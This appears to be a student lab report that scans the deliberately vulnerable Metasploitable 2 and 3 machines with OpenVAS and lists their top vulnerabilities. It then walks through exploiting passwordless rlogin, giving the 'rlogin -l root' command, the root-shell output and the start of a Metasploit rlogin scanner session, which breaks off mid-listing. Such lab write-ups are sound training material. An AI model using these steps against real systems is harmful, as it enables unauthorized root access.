
Title: Metasploitable 2 and Metasploitable 3 Scans and Exploitation
Name: Rafik Tarbari
Date: November 8, 2022

**Target Hosts**

*Metasploitable 2 IP:* [redacted]
*Metasploitable 3 IP:* [redacted]

## Top vulnerabilities of the Virtual Machines:

General view of the vulnerabilities




| Task | Severity | High | Medium | Low | Log | False Pos. |
|---|---|---|---|---|---|---|
| Immediate scan of IP [redacted] | 10.0 (High) | 6 | 8 | 1 | 65 | 0 |
| Immediate scan of IP [redacted] | 10.0 (High) | 22 | 38 | 5 | 90 | 0 |

**Fig. 1**

### 1. Metasploitable 2


Top 11 vulnerabilities rated “high”:



| Vulnerability | 🧩 | Severity ▼ | QoD | Host | | Location |
|---|---|---|---|---|---|---|
| | | | | IP | Name | |
| Operating System (OS) End of Life (EOL) Detection | ⇆ | 10.0 (High) | 80 % | [redacted] | | general/tcp |
| The rexec service is running | ⇆ | 10.0 (High) | 80 % | [redacted] | | 512/tcp |
| TWiki XSS and Command Execution Vulnerabilities | ⤓ | 10.0 (High) | 80 % | [redacted] | | 80/tcp |
| rlogin Passwordless Login | ⇆ | 10.0 (High) | 80 % | [redacted] | | 513/tcp |
| Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities | ⇆ | 10.0 (High) | 99 % | [redacted] | | 8787/tcp |
| Possible Backdoor: Ingreslock | ⚙ | 10.0 (High) | 99 % | [redacted] | | 1524/tcp |
| Java RMI Server Insecure Default Configuration Remote Code Execution Vulnerability | ⚙ | 10.0 (High) | 95 % | [redacted] | | 1099/tcp |
| DistCC RCE Vulnerability (CVE-2004-2687) | ⤓ | 9.3 (High) | 99 % | [redacted] | | 3632/tcp |
| PostgreSQL weak password | ⇆ | 9.0 (High) | 99 % | [redacted] | | 5432/tcp |
| MySQL / MariaDB weak password | ⇆ | 9.0 (High) | 95 % | [redacted] | | 3306/tcp |
| VNC Brute Force Login | ⇆ | 9.0 (High) | 95 % | [redacted] | | 5900/tcp |

**Fig. 2**

Top 10 vulnerabilities rated “medium”:




| | | | | | | |
|---|---|---|---|---|---|---|
| TWiki Cross-Site Request Forgery Vulnerability - Sep10 | ⤓ | 6.8 (Medium) | 80 % | [redacted] | | 80/tcp |
| Multiple Vendors STARTTLS Implementation Plaintext Arbitrary Command Injection Vulnerability | ⤓ | 6.8 (Medium) | 99 % | [redacted] | | 25/tcp |
| Anonymous FTP Login Reporting | ⇆ | 6.4 (Medium) | 80 % | [redacted] | | 21/tcp |
| TWiki < 6.1.0 XSS Vulnerability | ⤓ | 6.1 (Medium) | 80 % | [redacted] | | 80/tcp |
| jQuery < 1.9.0 XSS Vulnerability | ⤓ | 6.1 (Medium) | 80 % | [redacted] | | 80/tcp |
| TWiki Cross-Site Request Forgery Vulnerability | ⤓ | 6.0 (Medium) | 80 % | [redacted] | | 80/tcp |
| Samba MS-RPC Remote Shell Command Execution Vulnerability - Active Check | ⤓ | 6.0 (Medium) | 99 % | [redacted] | | 445/tcp |
| SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection | ⇆ | 5.9 (Medium) | 98 % | [redacted] | | 5432/tcp |
| SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection | ⇆ | 5.9 (Medium) | 98 % | [redacted] | | 25/tcp |
| HTTP Debugging Methods (TRACE/TRACK) Enabled | ⇆ | 5.8 (Medium) | 99 % | [redacted] | | 80/tcp |

**Fig. 3**

## 2. Metasploitable 3


Top 6 vulnerabilities rated “high”:



| Vulnerability | | Severity ▼ | QoD | Host | | Location |
|---|---|---|---|---|---|---|
| | | | | IP | Name | |
| ProFTPD `mod_copy` Unauthenticated Copying Of Files Via SITE CPFR/CPTO | ⤓ | 10.0 (High) | 99 % | [redacted] | | 21/tcp |
| UnrealIRCd Authentication Spoofing Vulnerability | ⤓ | 8.1 (High) | 80 % | [redacted] | | 6697/tcp |
| UnrealIRCd Backdoor | ⤓ | 7.5 (High) | 70 % | [redacted] | | 6697/tcp |
| FTP Brute Force Logins Reporting | ⇆ | 7.5 (High) | 95 % | [redacted] | | 21/tcp |
| Test HTTP dangerous methods | ⇆ | 7.5 (High) | 99 % | [redacted] | | 80/tcp |
| SSL/TLS: Report Vulnerable Cipher Suites for HTTPS | ⇆ | 7.5 (High) | 98 % | [redacted] | | 631/tcp |

**Fig. 4**

Top 5 vulnerabilities rated “medium”:



| | | | | |
|---|---|---|---|---|
| jQuery < 1.9.0 XSS Vulnerability | 6.1 (Medium) | 80 % | [redacted] | 80/tcp |
| jQuery < 1.9.0 XSS Vulnerability | 6.1 (Medium) | 80 % | [redacted] | 80/tcp |
| Sensitive File Disclosure (HTTP) | 5.0 (Medium) | 70 % | [redacted] | 80/tcp |
| FTP Unencrypted Cleartext Login | 4.8 (Medium) | 70 % | [redacted] | 21/tcp |
| Cleartext Transmission of Sensitive Information via HTTP | 4.8 (Medium) | 80 % | [redacted] | 80/tcp |
| jQuery < 1.6.3 XSS Vulnerability | 4.3 (Medium) | 80 % | [redacted] | 80/tcp |
| jQuery < 1.6.3 XSS Vulnerability | 4.3 (Medium) | 80 % | [redacted] | 80/tcp |
| SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection | 4.3 (Medium) | 98 % | [redacted] | 631/tcp |


**Fig. 5**

## 1. Metasploitable 2

### Exploring Vulnerabilities:

#### a. rlogin passwordless login:

rlogin or remote login is a Unix program or service that allows users to login to another host using a network. It works similarly like ssh. **rlogin uses port 513**.
On our metasploitable 2 machine, rlogin allows a remote host to login with root privilege with no password required (Fig. 6).



rlogin Passwordless Login | 10.0 (High) | 80 % | [redacted]

**Summary**

The rlogin service allows root access without a password.


**Detection Result**

```
It was possible to gain root access without a password.
```

**Fig. 6**

No CVE provided in openVAS

From rapid7:



## rlogin Authentication Scanner

| Created |
|---|
| 05/30/2018 |

### Description


This module will test an rlogin service on a range of machines and report successful logins. NOTE: This module requires access to bind to privileged ports (below 1024).

### Author(s)

jduck <jduck@metasploit.com>

CVE found from metasploit: **CVE-1999-0651**
CVE-1999-0502

**Information Gathered from CVE.org and NVD.nist.gov**



## Analysis Description

The rsh/rlogin service is running.

### Severity


**CVSS 3.x Severity and Metrics:**

**NIST:** NVD **Base Score:** N/A NVD score not yet provided.

***NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.***

***Note: NVD Analysts have not published a CVSS score for this CVE at this time. NVD Analysts use publicly available information at the time of analysis to associate CVSS vector strings.***

**CVSS Version 3.x**



**Analysis Description**

The rsh/rlogin service is running.

**Severity** CVSS Version 3.x | CVSS Version 2.0

**CVSS 2.0 Severity and Metrics:**

**NIST:** NVD **Base Score:** 7.5 HIGH **Vector:** (AV:N/AC:L/Au:N/C:P/I:P/A:P)


**CVSS Version 2.0**

## Exploitation: Using Kali Linux

We can explore this vulnerability from our kali machine to get root access to metasploitable 2 machine without knowing and entering the password.
From the kali terminal, run the following command:

*rlogin -l root* [redacted]


This will give us root access to metasploitable 2 machine (Fig. 7)



```
┌──(root㉿kali-ws)-[/home/kali]
└─# rlogin -l root [redacted]
Last login: Sun Nov  6 12:57:25 EST 2022 from [redacted] on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# 
```

**Fig. 7**


If you get an ssh error like the following (Fig. 8), it is probably that rsh-client tools have not been installed and ssh is the default service.




```
┌──(root㉿kali-ws)-[/home/kali]
└─# rlogin -l root [redacted]
Unable to negotiate with [redacted] port 22: no matching host key type found. Their offer: ssh-rsa,ss
h-dss
```

**Fig. 8**

Do the following to install the rsh-client tools and try again.



```
┌──(root㉿kali-ws)-[/home/kali]
└─# sudo apt update
Get:1 http://kali.download/kali kali-rolling InRelease [30.6 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [18.8 MB]
```




```
┌──(root㉿kali-ws)-[/home/kali]
└─# apt-get install rsh-client
Reading package lists ... Done
```

**Exploitation: Using /usr/share/metasploit-framework directory**
In our Kali machine, after running metaslpoit let's search for rlogin with the following command:


*search name:rlogin*

We get following




```
msf6 > search name:rlogin

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/scanner/rservices/rlogin_login                   normal  No     rlogin Authentication Sc
anner


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/rservices/rl
ogin_login
```

Now that we know the reference number of the module, we enter in the CLI "*use 0*" which basically tells metasploit that we want to exploit the vulnerability number 0. With "show options" command, we can get more information about the vulnerability.



```
msf6 > use 0
msf6 auxiliary(scanner/rservices/rlogin_login) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf6 auxiliary(scanner/rservices/rlogin_login) > show options

Module options (auxiliary/scanner/rservices/rlogin_login):

   Name               Current Setting              Required  Description
   ----               ---------------              --------  -----------
   BLANK_PASSWORDS    false                        no        Try blank passwords for all users
   BRUTEFORCE_SPEED   5                            yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS       false                        no        Try each user/password couple stored in the
                                                             current database
